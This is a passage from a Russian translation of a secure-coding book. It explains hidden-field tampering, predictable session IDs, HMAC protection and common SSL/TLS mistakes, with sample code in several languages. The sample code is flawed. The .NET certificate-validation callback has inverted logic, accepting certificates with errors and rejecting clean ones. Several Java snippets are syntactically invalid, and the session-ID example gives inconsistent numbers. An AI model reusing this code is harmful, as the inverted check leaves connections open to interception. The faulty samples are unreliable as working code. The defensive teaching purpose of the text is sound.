Но даже эта версия уязвима для атаки! В чем же уязвимость? Пусть, например, имя и пароль пользователя сворачиваются в строку «xE/f1/XKonG+/XFyq+Pg4FXjo 7g=», и вы включаете ее в состав URL в качестве доказательства того, что верительные грамоты были проверены. Противнику нужно лишь увидеть эту свертку и воспроизвести ее. Пароль ему знать вовсе необязательно! Вся эта «навороченная» криптография оказалась не стоящей и ломаного гроша! Исправить это упущение помогут такие технологии шифрования канала, как SSL, TLS или IPSec.

Противник предсказывает данные

В этом случае пользователь заходит на сайт, вводя свое имя и пароль по шифрованному соединению (SSL/TLS), сервер проверяет их и генерирует автоинкрементное значение для представления данного пользователя. В ходе дальнейшего взаимодействия с пользователем используется именно это значение, чтобы не проходить каждый раз всю процедуру аутентификации. Такую схему легко атаковать даже при наличии SSL/TLS. И вот как это делается. Настоящий, хотя и злонамеренный, пользователь соединяется с сервером и предъявляет свои верительные грамоты. Он получает от сервера идентификатор 7625. Затем он закрывает браузер, открывает его снова и входит с тем же именем и паролем. На этот раз он получает идентификатор 7267. Похоже, что для каждого нового пользователя идентификатор увеличивается на единицу, причем между двумя его заходами вошел кто-то еще. Чтобы перехватить чужой сеанс (защищенный протоколом SSL/TLS!), противнику остается лишь задать идентификатор равным 7266. Технологии шифрования не защищают от такого рода предсказаний. Но вы можете установить идентификатор соединения равным криптографически случайному числу. На языке JavaScript для этого можно воспользоваться COM-объектом CAPICOM:

```
var oRNG = new ActiveXObject("CAPICOM.Utilities");
var rng = oRNG.GetRandom(32, 0);
```

Примечание. CAPICOM вызывает функцию Windows CryptGenRandom.

При использовании PHP в ОС Linux или UNIX (в предположении, что система поддерживает специальное устройство /dev/random или /dev/urandom) можно написать такой код:

```
// наличие @ перед fopen не дает fopen вывести излишне много
// информации пользователю
$hrng = @fopen("/dev/random", "r");
if ($hrng) {
   $rng = base64_encode(fread($hrng,32));
   fclose($hrng);
}
```

И на языке Java:

```
try {
   SecureRandom rng = SecureRandom.getInstance("SHA1PRNG");
   byte b[] = new byte[32];
   rng.nextBytes(b);
```

```
} catch (NoSuchAlgorithmException e) {
   // Обработать исключение
}
```

Примечание. Стандартная реализация класса SecureRandom в Java обладает очень небольшим энтропийным пулом. Для управления сеансами и опознанием пользователей в Web-приложениях этого, может быть, и достаточно, но для генерирования долгосрочных ключей маловато.

Но с непредсказуемыми случайными числами связана одна потенциальная проблема: если противник может увидеть данные, то ему достаточно сохранить случайное число и воспроизвести его! Чтобы предотвратить такую возможность, можете зашифровать канал по протоколу SSL/TLS. Но опять же это зависит от конкретной угрозы.

Противник изменяет данные

И наконец, предположим, что вам наплевать на то, что противник может увидеть данные, но изменять их он не должен. Это как раз проблема «цены в скрытом поле». Вообще-то вы должны избегать подобных решений, но если по какой-то странной причине другого выхода нет, то можете поместить в форму код аутентификации сообщения (message authentication code – MAC). Если MAC-код, возвращенный браузером, отличается от того, что вы послали, или вообще отсутствует, то данные были изменены. Можете рассматривать MAC-код как свертку секретного ключа и данных. Чаще всего для вычисления свертки применяется алгоритм хэширования HMAC. Вам нужно лишь конкатенировать значения всех скрытых полей формы (или любых полей, которые вы хотите защитить) и свернуть результат с ключом, хранящимся на сервере. На C# код выглядит так:

```
HMACSHA1 hmac = new HMACSHA1(key);
byte[] data = UTF8Encoding.UTF8.GetBytes(formdata);
string result = Convert.ToBase64String(hmac.ComputeHash(data));
```

А на Perl – так:

```
use strict;
use Digest::HMAC_SHA1;

my $hmac = Digest::HMAC_SHA1->new($key);
$hmac->add($formdata);
my $result = $hmac->b64digest;
```

В PHP функции HMAC нет, но в архиве PHP Extension and Application Repository (PEAR) она имеется. (См. ссылку в разделе «Другие ресурсы».)

Результат вычисления MAC-кода можно включить в скрытое поле формы:

```
<INPUT TYPE = HIDDEN NAME = "HMAC" VALUE = "X8lbKBNG9cVVeF9+9rtB7ewRMbs">
```

Прочитав значение из поля HMAC, сервер может проверить, были ли изменены скрытые поля, для чего достаточно повторить операции конкатенирования и сворачивания.

Не используйте для этой цели функции хэширования. Применяйте MAC-коды, поскольку противник может повторить вычисление хэша. Заново же вычислить HMAC, не зная секретного ключа, невозможно.

Дополнительные защитные меры

Никаких дополнительных защитных мер не требуется.

Другие ресурсы

- Раздел о скрытых полях в спецификации W3C HTML: www.w3.org/TR/REC-html32#fields
- «Practical Cryptography» by Niels Ferguson and Bruce Schneier (Wiley, 2003), §6.3 «Weaknesses of Hash Functions»
- PEAR HMAC: http://pear.php.net/package/Crypt_HMAC
- «Hold Your Sessions: An Attack on Java Session-Id Generation» by Zvi Gutterman and Dahlia Malkhi: http://research.microsoft.com/~dalia/pubs/GM05.pdf

Резюме

Рекомендуется

- Проверяйте все данные, поступающие из Web, в том числе и посредством форм, на признаки злоумышленности.
- Изучите сильные и слабые стороны применяемого вами подхода, если вы не пользуетесь криптографическими примитивами.

Не рекомендуется

- Не встраивайте конфиденциальные данные в HTTP-заголовки и в HTML-страницы, в том числе в URL, куки и поля форм, если канал не шифруется с помощью таких технологий, как SSL, TLS или IPSec, или данные не защищены криптографическими средствами.
- Не доверяйте никаким данным в Web-форме, поскольку злоумышленник может легко подставить любые значения вне зависимости от того, используется SSL или нет.
- Не думайте, что приложение защищено, коль скоро вы применяете криптографию: противник может атаковать систему другими способами. Например, он не станет угадывать случайные числа криптографического качества, а просто попытается подсмотреть их.

Грех 10. Неправильное применение SSL и TLS

В чем состоит грех

Протокол Secure Sockets Layer (SSL – протокол защищенных сокетов), а равно пришедший ему на смену Transport Layer Security (TLS – протокол защиты транспортного уровня) – это два наиболее популярных в мире протокола защиты сетевых соединений. SSL широко используется в браузерах для обеспечения безопасности электронной торговли. Он применяется для защиты сети и во многих приложениях, не предназначенных для работы в Web. На самом деле, говоря о безопасности, программисты часто имеют в виду именно протокол SSL.

> **Примечание**. Для краткости мы будем считать, что аббревиатура SSL обозначает оба протокола: SSL и TLS.

Программные API, поддерживающие SSL, обычно заменяют традиционную абстракцию TCP-сокета, соединяющего две точки, понятием «защищенного сокета» (отсюда и название протокола). Это означает, что SSL шифрует трафик, проверяет целостность сообщений и предоставляет каждой стороне возможность аутентифицировать партнера.

SSL, на первый взгляд, прост. Для большинства программистов он выглядит как прозрачная замена одних сокетов другими. При этом еще надо добавить простую начальную аутентификацию, работающую по защищенному соединению, и вроде бы все. Однако за этой кажущейся простой скрывается несколько проблем, и некоторые из них весьма серьезны. Самое главное – это то, что надлежащая аутентификация сервера обычно не выполняется автоматически. Для этого нужно написать довольно много кода.

А если сервер не аутентифицирован, то противник может подслушивать передачу, модифицировать данные и даже полностью перехватить сеанс, оставаясь незамеченным. И сделать это гораздо проще, чем вы можете себе представить; в сети есть множество программ с открытыми исходными текстами для организации такой атаки.

Подверженные греху языки

Проблемы SSL связаны с самим API, а не с языком, на котором он реализован. Следовательно, уязвимы программы на любом языке. Протокол HTTPS (HTTP

поверх SSL) в этом отношении надежнее, чем сам SSL, поскольку в нем аутентификация производится обязательно, а не оставлена на усмотрение разработчика. Таким образом, HTTPS возлагает ответственность за принятие решения на пользователя.

Как происходит грехопадение

SSL – это протокол с установлением соединения (хотя рабочая группа по развитию Интернет (IETF) обещает скоро выпустить версию, не требующую соединения). Основное назначение SSL – обеспечить передачу сообщений по сети между двумя сторонами, каждая из которых настолько, насколько это возможно, уверена в том, с кем общается (разумеется, полную гарантию дать затруднительно), и при этом гарантировать, что сообщения не сможет ни прочитать, ни модифицировать противник, имеющий доступ к сети.

Прежде чем начать сеанс защищенной передачи произвольных данных по протоколу SSL, обе стороны должны аутентифицировать друг друга. Почти всегда клиент должен аутентифицировать сервера. Сервер может согласиться на общение с анонимным пользователем, возможно, для того чтобы зарегистрировать его. В противном случае сервер сам аутентифицирует клиента. Обе процедуры могут происходить одновременно (взаимная аутентификация). Или сервер может затребовать аутентификацию (например, путем ввода пароля) позже, когда защищенный канал уже будет создан. Но легитимность аутентификации сервера зависит от качества аутентификации клиента. Если клиент не убедился, что общается с нужным ему сервером, то место сервера может занять противник, который будет получать от клиента данные и потом передавать их серверу (эта атака относится к типу «человек посередине»). Так может произойти, даже если клиент посылает серверу правильный пароль.

В протоколе SSL принята модель «клиент-сервер». Зачастую клиент и сервер аутентифицирую друг друга, пользуясь разными механизмами. Для аутентификации сервера обычно применяют инфраструктуру открытого ключа (Public Key Infrastructure – PKI). В ходе организации канала сервер создает сертификат, который содержит открытый ключ для нового сеанса, а также дополнительные данные (имя сервера, дату истечения срока действия сертификата и т. д.). Все эти данные криптографически связаны друг с другом и с ключом. Но клиент должен быть уверен, что сертификат действительно выпущен данным сервером.

PKI – это механизм, который позволяет проверить, что сертификат принадлежит серверу, поскольку он подписан доверенной третьей стороной – удостоверяющим центром (УЦ) (Certification Authority – CA). (Технически может существовать цепочка промежуточных УЦ на пути от сертификата к корневому УЦ.) Для контроля подлинности сертификата нужно проделать немало работы. Прежде всего у клиента должна быть какая-то основа для проверки подписи УЦ. В общем случае вместе с клиентом устанавливаются сертификаты хорошо известных корневых УЦ, например VeriSign или сертификат корпоративного УЦ. Последнее позволяет развертывать SSL в масштабе одного предприятия. Коль скоро откры-

тый ключ УЦ известен, клиент может проверить цифровую подпись и тем самым убедиться, что сертификат не изменился с момента подписания его УЦ.

Обычно сертификат действует только в течение некоторого времени, у него, как и у кредитной карточки, есть даты начала и окончания срока действия. Если сертификат недействителен, клиент не должен принимать его. Теоретическое обоснование этого ограничения состоит в том, что чем дольше существует сертификат и соответствующий ему закрытый ключ, тем выше шансы, что этот ключ мог быть похищен. Кроме того, по истечении срока действия сертификата УЦ уже не обязан следить, был ли скомпрометирован ассоциированный с ним закрытый ключ.

На многих платформах предустановлен единый список корневых сертификатов, пригодных для установления степени доверия. Библиотеки могут предоставлять средства для контроля всей цепочки доверия на пути к корневому сертификату, хотя это и необязательно. Могут также предоставляться или не предоставляться средства для проверки истечения срока действия сертификата. При использовании HTTPS библиотека обычно все это делает, так как спецификация HTTPS явно этого требует (а чтобы отключить проверку, вы сами должны будете написать некий код). В остальных случаях вам, возможно, придется программировать проверки своими силами.

Даже если используемая вами библиотека для поддержки SSL делает все, что нужно, есть еще ряд аспектов, вызывающих вопросы. Например, хотя описанная выше процедура контролирует цепочку доверия и гарантирует, что срок действия сертификата не истек, вы все равно не можете быть уверены, что на другом конце находится сервер, с которым вы готовы обмениваться данными. Предположим, что вы хотите обращаться к службе на машине example.com. Вы устанавливаете SSL-соединение, получаете сертификат, проверяете, что он не истек и подписан известным УЦ. Но вы не проверили, выпущен ли этот сертификат от имени example.com или attacker.org. Если противник подсунул свой сертификат, как вы об этом узнаете?

Это реальная проблема, поскольку противник без труда может получить сертификат из доверенного источника, оставаясь анонимным. И для этого не нужно красть чужие верительные грамоты, можно обойтись и законными методами, поскольку некоторые входящие в иерархию доверия УЦ предъявляют очень либеральные требования к аутентификации физического лица. (Автор получал сертификаты в центре, который проверял лишь регистрационную информацию, связанную с доменом, а ее саму нетрудно сфабриковать.) К тому же в большинстве случаев системы, которые не знают, как правильно выполнять контроль, скорее всего, не сохраняют сертификаты после использования и не протоколируют информацию, необходимую для уличения преступника, а потому, используя собственный сертификат, противник мало чем рискует. Да и предъявление чужого сертификата может сработать.

Самый лучший способ удостовериться в подлинности сертификата – проверять все без исключения поля, а особенно доменное имя. Оно может находиться в двух полях: DN (distinguished name – отличительное имя) и в поле subjectAltName

типа dnsName. Отметим, что в этих полях, помимо имени хоста, содержится и другая информация.

Хорошо, все это вы прилежно выполнили. Значит ли это, что все опасности SSL позади? Отнюдь. Исключив самые серьезные и наиболее распространенные опасности (подсовывание противником сертификата, не подписанного известным УЦ или содержащим некорректные данные), вы даже не приблизились к опушке леса. Что, если закрытый ключ, ассоциированный с сертификатом, был похищен? Предъявив такое удостоверение, противник может притвориться сервером, и никакой из рассмотренных выше способов контроля об этом не узнает, даже если администратор настоящего сервера обнаружил факт компрометации и сменил верительные грамоты. Даже протокол HTTPS уязвим в этой ситуации, несмотря на строгий подход к обеспечению безопасности по SSL.

Необходим какой-то способ сообщить, что сертификат сервера соответствует недействительным верительным грамотам. Таких способов два. Первый – это список отозванных сертификатов (CRL). Идея в том, что УЦ ведет список всех плохих сертификатов, и вы можете загрузить его: по протоколу HTTP или LDAP (Lightweight Directory Access Protocol – облегченный протокол службы каталогов). Но у CRL несколько проблем:

- между кражей закрытого ключа и моментом загрузки CRL может пройти значительное время. Ведь факт кражи нужно еще обнаружить и сообщить об этом УЦ. Затем УЦ должен добавить ассоциированный с украденным ключом сертификат в CRL и опубликовать новую версию списка. Пока все это будет тянуться, противник успеет притвориться каким-нибудь популярным Web-сайтом;
- проверить, что сертификат находится в CRL, не очень просто, поскольку эта процедура плохо поддержана. Библиотеки для работы с SSL обычно включают неполную поддержку (или вообще никакой). Если же библиотека все-таки поддерживает CRL-списки, то обычно нужно написать много кода, чтобы загрузить их и проверить. К тому же УЦ не всегда четко информируют о том, где искать CRL-список (предполагается, что адрес должен быть прописан в самом сертификате, но в большинстве случае это не так). Некоторые УЦ обновляют свои CRL редко, а есть и такие, что вообще не публикуют их.

Другую возможность предоставляет протокол онлайнового запроса статуса сертификата (OCSP – Online Certificate Status Protocol). Его назначение – уменьшить промежуток времени, в течение которого сервер уязвим, за счет внедрения онлайновой службы, у которой можно запросить статус сертификата. Но, как и в случае CRL, этот протокол не слишком хорошо поддерживается. (Вопреки требованиям стандарта IETF многие УЦ и библиотеки для работы с SSL не поддерживают его вовсе, а в тех, которые поддерживают, этот режим, скорее всего, по умолчанию отключен.) Кроме того, есть проблемы, присущие только OCSP. Самая очевидная из них – в том, что необходим доступ по сети к службе, отвечающей на запросы. Поэтому при реализации OCSP нужно считать сертификат недействительным в случае недоступности службы или хотя бы реализовать второй

эшелон обороны: загружать и проверять CRL, причем отказываться принимать сертификат, если CRL последний раз обновлялся слишком давно.

Основные проблемы SSL мы описали, но есть еще кое-что, заслуживающее хотя бы краткого упоминания. Во-первых, в предыдущих версиях SSL были просчеты, как серьезные, так и не очень. Мы рекомендуем пользоваться последней версией TLS, а не устаревшими. Особенно это относится к версиям SSLv2 и PCT. Это может оказаться нелегко, поскольку библиотеки по умолчанию часто в ходе установления сеанса соглашаются на любую версию протокола, поддерживаемую другой стороной. Не применяйте шифры, не обладающие достаточной криптографической стойкостью. Особенно избегайте семейства шифров RC4. Этот шифр известен своим быстродействием, поэтому к нему часто прибегают в надежде повысить производительность приложения, хотя при использовании SSL этот выигрыш не так заметен. Но RC4 криптографически нестоек, есть данные в пользу того, что его можно вскрыть при наличии достаточно большого объема зашифрованных данных, даже если следовать всем рекомендациям. А вообще-то узкое место для большинства приложений – это операции с открытым ключом во время начальной аутентификации, а не последующее шифрование (если, конечно, вы не пользуетесь шифром 3DES).

Родственные грехи

В этой главе мы говорим главным образом об аутентификации сервера клиентом, хотя в общем случае и сервер должен аутентифицировать клиента. Обычно клиент должен сначала аутентифицировать сервера. Убедившись, что общается с нужным партнером по защищенному каналу, клиент посылает свои верительные грамоты (хотя SSL предлагает и другие механизмы, на выбор). Протоколы аутентификации клиента, особенно по паролю, сопряжены с целым рядом рисков, как вы увидите в грехе 11.

По сути дела наша основная трудность – это частный случай гораздо более широкой проблемы, заключающейся в том, что две стороны хотят выработать общий криптографический ключ, но делают это небезопасным способом. Эта проблема будет рассмотрена в грехе 17.

Помимо того, некоторые библиотеки повышают риск, выбирая неудачные ключи. Причина – в использовании случайных чисел недостаточно высокого качества. Это тема греха 18.

Где искать ошибку

Есть несколько мест, на которые следует обратить внимание, и прежде всего это недостаточно тщательная проверка подлинности сертификата. Ищите места, где:

- используется SSL или TLS;
- не используется HTTPS;
- ни библиотека, ни приложение не проверяют, что сертификат выпущен известным УЦ;

- ни библиотека, ни приложение не контролируют важные поля в сертификате сервера.

Если приложение не удовлетворяет этим требованиям, то проверять, отозван ли сертификат, обычно не имеет смысла, так как есть проблемы, куда более серьезные, чем похищенные верительные грамоты.

Если же с указанными выше задачами приложение справляется, то следует обратить внимание на вопросы, связанные с CRL:

- используется SSL или TLS;
- не проверяется, был ли похищен закрытый ключ сервера и не отозван ли сертификат.

Выявление ошибки на этапе анализа кода

Прежде всего найдите все точки входа в приложение из сети. Для каждой точки входа определите, используется ли протокол SSL. API сильно зависит от библиотеки и языка, но поиска по словам «SSL» и «TLS» без учета регистра обычно хватает. Если вы пользуетесь старыми библиотеками Windows, ищите слово «PCT» (Private Communication Technology – технология защищенной связи), это устаревшая версия предшественника SSLv3, разработанная Microsoft. Если некоторая точка входа не защищена SSL, может возникнуть серьезная проблема!

Остальные обсуждаемые в этой главе вопросы в большей степени связаны с кодом клиента, так как сервер часто аутентифицирует клиента по паролю или с помощью какого-то другого механизма. Но если используются клиентские сертификаты, то следует применять ту же методологию анализа и к коду сервера.

Для каждой точки входа, защищенной SSL, проверьте, сравнивается ли сертификат со списком известных хороших сертификатов (список разрешенных). В этом случае программа обычно не обращается к коммерческой инфраструктуре PKI, а реализует собственные средства управления сертификатами.

Если сертификат находится в списке допустимых, то все равно остается риск, что он отозван. Не исключено также, что сам этот список формируется небезопасным образом. Так или иначе, проверку следует проводить до начала обмена данными по установленному соединению.

Если программа не обращается к списку допустимых сертификатов, проверьте, выполнены ли все перечисленные ниже проверки:

- сертификат подписан известным УЦ или имеется цепочка подписей, ведущая к известному УЦ;
- срок действия сертификата еще не истек;
- имя хоста сравнивается со значением в соответствующем подполе хотя бы одного из двух полей: DN или subjectAltName (последнее появилось в версии спецификации X.509 v3);
- неудачное завершение любой из этих проверок программа рассматривает как ошибку аутентификации и отказывается устанавливать соединение.

Во многих языках программирования для решения этой задачи приходится глубоко забираться в документацию или даже в сам код. Например, может встре-

титься такой код на языке Python, в котором используется стандартный модуль «socket», включенный в Python 2.4:

```
import socket
s = socket.socket()
s.connect(('www.example.org', 123))
ssl = socket.ssl(s)
```

Совершенно не ясно, какие именно проверки библиотека SSL выполняет по умолчанию. В случае Python ответ таков: согласно документации, библиотека не проверяет абсолютно ничего. В других языках могут проверяться срок действия и цепочка доверия, но тогда вы должны быть уверены, что имеется приемлемый список УЦ, и предпринять какие-то действия, если это не так.

Анализируя, насколько правильно реализована работа с отозванными сертификатами, посмотрите, используются ли вообще CRL-списки или протокол OCSP. И в этом отношении API сильно различаются, поэтому лучше изучить тот API, который применен в конкретной программе; поиска по словам «CRL» или «OCSP» без учета регистра обычно достаточно.

В случае, когда используются один или оба этих механизма, нужно обращать внимание на следующие вопросы:

- производится ли проверка до отправки данных;
- что происходит, если проверка завершается неудачно;
- как часто загружаются CRL-списки;
- проверяются ли сами CRL (особенно если они были загружены по обычному протоколу HTTP или LDAP).

Ищите код, который «заглядывает внутрь» сертификата в поисках некоторых деталей, например, значения поля DN, но не выполняет нужных криптографических операций. Так, следующий фрагмент греховен, поскольку проверяет лишь, что в сертификате есть текст «`CN=www.example.com`», но ведь кто угодно мог выпустить для себя сертификат с таким именем:

```
X509Certificate cert = new X509Certificate();
if (cert.Subject == "CN=www.example.com") {
   // Ура, мы общаемся с example.com!
}
```

Тестирование

В настоящее время имеется несколько программ, которые автоматизируют атаку с «человеком посередине» против HTTPS. В частности, к ним относятся dsniff и ethercap. Впрочем, они работают только против HTTPS, поэтому при использовании против совместимого с HTTPS приложения должны отображать какое-нибудь окно или иным способом оповещать об ошибке, поскольку в противном случае под угрозой может оказаться вся инфраструктура приложения.

К сожалению, по-настоящему стабильные инструменты для автоматизации атак с «человеком посередине» общего назначения против SSL-приложений существуют только в хакерском подполье. Если бы в вашем распоряжении был та-

кой инструмент, то вы могли бы дать ему действительный сертификат, подписанный известным УЦ, например VeriSign, и посмотреть, сумеет ли он расшифровать передаваемые по каналу данные. Если да, значит, исчерпывающая проверка подлинности сертификата не произведена.

Чтобы протестировать, как проверяются отозванные сертификаты по CRL-спискам и OSCP, можно просто проанализировать весь исходящий от приложения трафик за достаточно длительный период времени, сравнивая протоколы и адреса получателей с известными значениями. Если проверка по OSCP производится, то на каждую аутентификацию должен приходиться один запрос по этому протоколу. Если ведется проверка по CRL-спискам и она правильно реализована, то списки должны загружаться периодически, скажем, раз в неделю. Поэтому не удивляйтесь, если в коде проверка по CRL-списку присутствует, а в реальном трафике ее следов не видно. Очень может статься, что список уже был загружен и сохранен на локальном компьютере, чтобы избежать лишнего запроса.

Примеры из реальной жизни

Любопытно, что, несмотря на чрезвычайно широкое распространение этого греха (в тот или иной момент от этой проблемы страдали по меньшей мере 90% приложений, в которых использовался SSL, но не HTTPS), во время работы над книгой в базе данных CVE (http://cve.mitre.org) не было ни одного сообщения на эту тему. Нет их и в других аналогичных базах. В CVE обычно заносятся сведения об уязвимостях в популярных приложениях, а этот грех больше присущ специализированным программам, существующим в единственном экземпляре. Тем не менее примеры у нас имеются.

Почтовые клиенты

Протоколы отправки и приема электронной почты уже довольно давно поддерживают SSL-расширения. Они существуют для протоколов POP3, IMAP и SMTP. Когда такой протокол установлен, клиент регистрируется как обычно, но все это происходит в SSL-защищенном туннеле. Разумеется, перед входом в туннель клиент должен аутентифицировать сервера.

Сразу после появления этих протоколов многие почтовые клиенты не реализовывали проверку сертификатов вовсе. Те же, которые что-то делали, не проверяли имя хоста, открывая возможность для атаки. И по сей день большинство клиентов не поддерживают ни CRL-списки, ни протокол OCSP (даже в виде необязательной опции).

Когда в 2001 году появилась операционная система Mac OS X, входивший в нее почтовый клиент вообще не поддерживал SSL. Поддержка была добавлена в следующем году, в версии 10.1, но программа была уязвима для обсуждавшихся выше атак. И только в версии 10.3 авторы наконец осознали необходимость тщательной аутентификации серверных сертификатов (в том числе и проверки полей DN и subjectAltName).

Web-браузер Safari

В протокол HTTPS встроен более тщательный контроль сертификатов, чем предполагается по умолчанию в SSL, и прежде всего потому, что этого требуют спецификации протокола. Если быть точным, HTTPS обязан проверять попадание текущей даты в период действия сертификата, прослеживать всю цепочку доверия от сертификата до корневого УЦ и сравнивать имя хоста с записанными в сертификате данными (хотя допускаются и некоторые исключения).

Но Web – очень динамичное место. Принимая во внимание такие вещи, как перенаправление и JavaScript, браузер не всегда может понять истинные намерения отображаемой страницы. Обычно проверяется имя хоста в окончательном URL, а это оставляет возможность обмануть браузер. Например, при покупке авиабилета на сайте united.com вас молча перенаправят на сайт itn.net, и проверяться будет SSL-сертификат именно этого сервера, причем никакого окна с предупреждением вы не получите.

Поэтому для достоверного контроля при работе с браузером пользователь должен щелкать по иконке с замком и просматривать сертификат глазами, дабы убедиться, что имя хоста в сертификате соответствует имени того хоста, на который пользователь хотел попасть. Пользователю предлагается самостоятельно убедиться в том, что itn.net – это правильный сервер. По этой и ряду других причин человеческие ошибки неизбежны (люди зачастую не разрывают соединение, даже увидев предупреждение).

Но браузер Safari от компании Apple не оставляет человеку шансов принять неправильное решение, так как вообще не позволяет ему взглянуть на сертификат! В большинстве других браузеров при щелчке по иконке с замком открывается окно с сертификатом. Но только не в Safari. Последствия могут быть неприятными, в частности упрощается атака «заманивания» (phishing) на хакерский сайт.

Согласно заявлению Apple, решение не показывать сертификат принято сознательно, чтобы не вводить в заблуждение пользователей. Компания полагает, что почти всегда, когда появляется окно с предупреждением, человек его все равно игнорирует, так зачем отвлекать его от работы, предъявляя какой-то загадочный сертификат?

Но вообще-то Apple надо было бы сделать лишь одно: при щелчке по замку открыть окно, в котором показывается хранящееся в сертификате имя хоста (и если заведомо известно, что оно отличается от запрошенного, выделить имя хоста, на который пользователь хотел попасть). Детали сертификата не так важны, хотя для удовлетворения особо любознательных можно было бы добавить кнопку «Подробнее».

SSL-прокси Stunnel

Предположим, что у вас есть очень удобная почтовая программа, с которой вы хотели бы работать безопасно, но вот беда – она не поддерживает SSL. В таком случае вы можете направить ее на SSL-прокси Stunnel, работающий на той же машине,

и сконфигурировать прокси так, чтобы он реализовывал всю функциональность протокола SSL. В идеале вы таким образом получите защищенное соединение.

К сожалению, Stunnel далек от идеала. По умолчанию он ничего не проверяет. Если контроль желателен, то у вас есть следующие возможности: необязательная проверка (то есть проверка-то производится, но если завершается с ошибкой, то соединение все равно устанавливается – идея, не слишком удачная), проверка по списку допустимых сертификатов (неплохо, но не всегда достаточно) либо проверка даты и цепочки доверия без анализа важных полей сертификата.

Тем самым Stunnel с точки зрения заявленных целей почти бесполезен!

Искупление греха

Когда использование SSL или TLS оправдано, проверяйте выполнение следующих условий:

- используется последняя версия протокола (во время работы над книгой это была версия TLS 1.1);
- используются стойкие шифры (к нестойким относятся прежде всего RC4 и DES);
- проверяется, что текущая дата попадает в период действия сертификата;
- гарантируется, что сертификат прямо или косвенно выпущен доверенным источником (корневым УЦ);
- проверяется, что хранящееся в сертификате имя хоста соответствует ожидаемому.

Кроме того, необходимо реализовать хотя бы один метод работы с отозванными сертификатами: либо сверку с CRL-списком, либо запрос по протоколу OCSP.

Выбор версии протокола

В большинстве языков высокого уровня не существует простого способа указать, каким протоколом вы хотели бы воспользоваться. Вы просто запрашиваете защищенный сокет, а библиотека устанавливает соединение и возвращает результат. Например, в языке Python имеется функция ssl() из модуля socket, которая принимает объект сокета и защищает его по протоколу SSL, но не позволяет указать ни версию протокола, ни шифр. Базовым API в таких языках, как Perl или PHP, присуща та же проблема. Для исправления ситуации часто приходится писать код на языке низкого уровня или копаться в скрытом API, обертывающем такой код (написанный, например, с использованием библиотеки OpenSSL).

В языках низкого уровня возможность задать версию протокола встречается чаще. Так, Java хотя и не поддерживает TLS 1.1 (в версии 1.4.2), но, по крайней мере, позволяет сказать, что вас устраивает только протокол TLS версии 1.0:

```
from javax.net.ssl import SSLSocket;
...
SSLSocket s = new SSLSocket("www.example.com", 25);
s.setEnabledProtocols("TLSv1");
```

Каркас .NET Framework 2.0 также поддерживает лишь TLS v1.0. В приведенном ниже фрагменте показано, как можно запросить использование TLS. При этом также затребуется проверка даты, а задание в качестве последнего аргумента метода AuthenticateAsClient равным true говорит, что нужно еще проверять сертификат по CRL-списку:

```
RemoteCertificateValidationCallback rcvc = new
   RemoteCertificateValidationCallback(OnCertificateValidation);
SslStream sslStream = new SslStream(client.GetStream(), false, rcvc);

sslStream.AuthenticateAsClient("www.example.com",  // Имя сервера
   null,                                           // цепочка сертификатов
   SslProtocols.Tls,                               // использовать TLS
   true);                                          // проверять по CRL
...
// Обратный вызов для дополнительных проверок сертификата
private static bool OnCertificateValidation(object sender,
   X509Certificate certificate,
   X509Chain chain,
   SslPolicyErrors sslPolicyErrors) {

   if (sslPolicyErrors == SslPolicyErrors.None) {
      return false;
   }
   else {
      return true;
   }
}
```

В обоих примерах клиент не сможет установить соединение с сервером, поддерживающим только более старые версии протокола.

В написанных на C библиотеках, например OpenSSL или Microsoft Security Support Provider Interface (SSPI – интерфейс провайдера поддержки безопасности) есть схожие интерфейсы, но, так как это низкоуровневые средства, то кода придется писать больше.

Выбор семейства шифров

Как и в случае выбора протокола, задать семейство шифров в языке высокого уровня сложно. В низкоуровневых языках такая возможность есть, но умолчания, на наш взгляд, оставляют желать лучшего. Например, в API Java Secure Sockets Extensions (JSSE – защищенные сокеты в Java) в качестве симметричных шифров можно выбирать RC4, DES, 3DES и AES. Но первыми двумя лучше не пользоваться.

Вот полный перечень шифров, предлагаемых Sun, в порядке приоритета (в таком порядке Java будет пробовать их, если вы ничего не укажете):

- SSL_RSA_WITH_RC4_128_MD5
- SSL_RSA_WITH_RC4_128_SHA
- TLS_RSA_WITH_AES_128_CBC_SHA
- TLS_DHE_RSA_WITH_AES_128_CBC_SHA
- TLS_DHE_DSS_WITH_AES_128_CBC_SHA

- SSL_RSA_WITH_3DES_EDE_CBC_SHA
- SSL_DHE_RSA_WITH_3DES_EDE_CBC_SHA
- SSL_DHE_DSS_WITH_3DES_EDE_CBC_SHA
- SSL_RSA_WITH_DES_CBC_SHA
- SSL_DHE_RSA_WITH_DES_CBC_SHA
- SSL_DHE_DSS_WITH_DES_CBC_SHA
- SSL_RSA_EXPORT_WITH_RC4_40_MD5
- SSL_RSA_EXPORT_WITH_DES40_CBC_SHA
- SSL_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
- SSL_DHE_DSS_EXPORT_WITH_DES40_CBC_SHA

Первые два семейства шифров нежелательны из соображений долгосрочной безопасности, но именно они, скорее всего, и будут использованы! Мы рекомендуем выбирать любое из последующих трех семейств, поскольку AES считается самым лучшим из современных криптографических алгоритмов. (Вопроса о выборе алгоритма открытого ключа и кода аутентификации сообщений (MAC) мы здесь не касаемся.) Чтобы принять только три указанных алгоритма, надо написать такой код:

```
private void useSaneCiperSuites(SSLSocket s) {
   s.setEnabledCipherSuites({"TLS_RSA_WITH_AES_128_CBC_SHA",
   "TLS_DHE_RSA_WITH_AES_128_CBC_SHA",
   "TLS_DHE_DSS_WITH_AES_128_CBC_SHA"});
}
```

Проверка сертификата

Разные API в разной степени поддерживают базовую проверку сертификата. Некоторые по умолчанию проверяют дату и цепочку доверия, в других вообще не реализовано ни то, ни другое. Большинство же находятся где-то посередине, например включают средства проверки, но не выполняют ее по умолчанию.

Обычно (хотя и не всегда) для выполнения проверки нужно получить ссылку на сертификат сервера (часто его называют сертификатом «партнера» (peer certificate)). Например, в Java до инициализации SSL-соединения можно зарегистрировать объект-слушатель HandShakeCompletedListener для объекта SSLSocket. Слушатель должен реализовать такой метод:

```
public void handshakeCompleted(HandShakeCompletedEvent event);
```

Получив объект, описывающий событие, вы можете далее написать:

```
event.getPeerCertificates();
```

В результате будет возвращен массив объектов типа java.security.cert.Certificate. Certificate – это базовый класс, фактический тип полученных объектов обычно представлен производным классом java.security.cert.X509Extension, хотя иногда встречаются и устаревшие сертификаты (типа java.security.cert.X509, которому наследует X509Extension).

Первым в массиве идет сертификат партнера, а за ним – сертификаты удостоверяющих центров по цепочке вплоть до корневого. При вызове этого метода Java API выполняет некоторые проверки сертификатов с целью убедиться в поддержке выбранного семейства шифров, но цепочка доверия не контролируется. Выб-

